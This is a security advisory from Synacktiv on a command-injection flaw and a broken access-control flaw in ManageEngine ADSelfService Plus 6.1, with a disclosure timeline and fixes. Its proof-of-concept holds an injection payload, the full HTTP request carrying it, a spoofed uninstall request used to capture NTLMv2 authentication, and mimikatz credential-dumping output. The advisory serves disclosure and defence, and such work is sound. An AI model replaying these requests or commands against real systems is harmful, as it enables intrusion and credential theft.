SYNACKTIV
DIGITAL SECURITY

Vulnerabilities in ManageEngine ADSelfService Plus 6.1 build 6117

Security advisory

2023-01-20

Antoine Cervoise
Wilfried Bécard

Vulnerabilities description

ManageEngine ADSelfService Plus

ManageEngine ADSelfService Plus is an integrated self-service password management and single sign-on solution for Active Directory and cloud apps.[1]

The issues

Synacktiv discovered two vulnerabilities in ADSelfService Plus:

- Code execution from the web interface with admin privileges.
- Broken access-control in the Web API.

Affected versions

At the time this report is written, the version 6.1 build 6117 was proven to be affected. The vulnerabilities were also tested on versions 6.1 build 6105 and 6.1 build 6114.

The code execution was fixed in version 6.1 build 6123. The broken access-control was fixed in version 6.1 build 6213.

Timeline

Date	Action
2022-01-07	Advisory sent to security@manageengine.com.
2022-04-13	Publication of version 6.1 build 6123.
2022-09-26	Patch sent to Synacktiv.
2022-09-30	Acknowledgment of the patch by Synacktiv.
2022-12-15	Publication of version 6.1 build 6213.
2023-01-16	Public release.

1 https://www.manageengine.com/products/self-service-password/

Technical description and proof-of-concept

1. Code Execution – Command injection

Prerequisites

A valid domain account and admin access on the web interface.

Exploitation

A command injection in the admin panel of ADSelfService Plus (ADSS) could lead to remote command injection.

A malicious user with an admin access to the web interface could change the account used by ADSS for managing domain accounts.



Illustration 1: Interface for domain configuration.

When an attacker change the password of the controlled domain account, it is possible to perform a command injection in the password field with the following payload as a password: `& whoami > C:\rce.txt &`. The command is executed on the server with the identity of the account used by ADSS service.

The following request shows the API call with the injection.

```
POST /ServletAPI/domain/DomainSettings/updateDomainDetails HTTP/1.1
Host: 192.168.1.105:9251
Cookie: JSESSIONIDADSSP=0F73C3F99
[...]

OPERATION=update&DOMAIN_PROPS=%7B%22DOMAIN_NAME%22%3A%22INTHEHOOD.local.tld%22%2C
%22IS_AUTHENTICATION_REQUIRED%22%3A%22true%22%2C%22USER_DISTINGUISHED_NAME%22%3A%22toto
%22%2C%22PASSWORD%22%3A%22%26+whoami+%3E+C%3A%5C%5Crce.txt+%26%22%2C
%22DOMAIN_CONTROLLERS_NAME%22%3A%5B%22ZOHO-ADS.INTHEHOOD.local.tld%22%5D
%7D&adscsrf=fbfed74e-3348-4315-9086-e54afb83af3b
```

After the configuration of ADSS has been modified, the attacker must force a re-installation of the thick client on a remote computer.



Illustration 2: Interface for thick client installation.

During a classic re-installation, the following command is executed:

```
RemCom.exe  \\POSTE-TEST /user:INTHEHOOD.local.tld\DomainAccountAdmin /pwd:Motdepasse123!
"msiexec /x {E451B224-C4E6-452E-BB61-2EFD4DC79A9C} /norestart REBOOT=ReallySuppress /qn "
```

With the command injection, the command line becomes:

```
RemCom.exe  \\POSTE-TEST /user:INTHEHOOD.local.tld\DomainAccountAdmin /pwd:& whoami > C:\
rce.txt & "msiexec /x {E451B224-C4E6-452E-BB61-2EFD4DC79A9C} /norestart
REBOOT=ReallySuppress /qn "
```



Illustration 3: Command executed successfully.

In order to keep the previous web administrator's password and remain undetected, an attacker is able to first perform a database backup and restore it later.

ADSS can also be configured to run a custom script in order to synchronize passwords and account lockout status, with other providers. A malicious user with admin access to the web interface could force a malicious command into this feature.



Illustration 4: Configuration of malicious Post Action.

If the attackers have access to a valid domain account, they could reset the password in order to trigger the code execution. Otherwise, they must wait for a user to reset its password or unlock its account.

Recommendation

In order to prevent this injection, the password field should be sanitized. Furthermore, the usage of *Runtime.getRuntime().exec()* prevents command injections.

The password synchronization feature should only be accessible an action on the local server.

2. Broken access-control

Prerequisites

This vulnerability can be exploited with different prerequisites:

- A local admin account (or a domain account with local admin privileges) on a managed computer.
- A Man-in-the-Middle position on the network between a managed computer and the manager.
- Physical access to a computer managed by ADSS manager.

Exploitation

An attacker could simulate a client uninstallation on a machine by sending the following request:

```
https://192.168.1.105:9251/AgentStatusUpdate.cc?
status=adssp_admin_gina_uninstall_success&machineName=COMPUTERNAME&domainName=DOMAIN.local.
tld
```

If ADSS is configured for automatic thick client installation, the ADSS server manager will try to reinstall the client on the computer. By intercepting the traffic between the manager and the computer, the attacker could intercept a NTLMv2 authentication. By impersonating the computer they could try to perform NTLM relay attacks on the network.

For instance, with a network capture, it is possible to extract the NTLMv2 hash using NTLMRawUnHide[2]:

```
$ python3 NTLMRawUnHide.py -q -i installation.pcapng
Searching installation.pcapng for NTLMv2 hashes...
DOMAIN.local.tld\DomainAccountAdmin::ZOHO-ADS:d296a208c6175187:d7[...]d0:01[...]00
```

Furthermore, a local admin user could extract the password or the hash of the domain account from *lsass* process memory.

```
PS C:\> mimikatz.exe "sekurlsa::logonpasswords full" exit
[...]
        msv :
         [00000003] Primary
         * Username : DomainAccountAdmin
         * Domain   : DOMAIN
         * NTLM     : 4ba5321[...]d1aac85
         * SHA1     : fbe8b120[...]79b7c27
         * DPAPI    : a29d2cd9[...]654f63bf5
```

Recommendation

Validate the uninstallation of the thick client on the solution manager via the use of a shared secret. This secret must be protected on the client machine and accessible only by administrators.

2 https://github.com/mlgualtieri/NTLMRawUnHide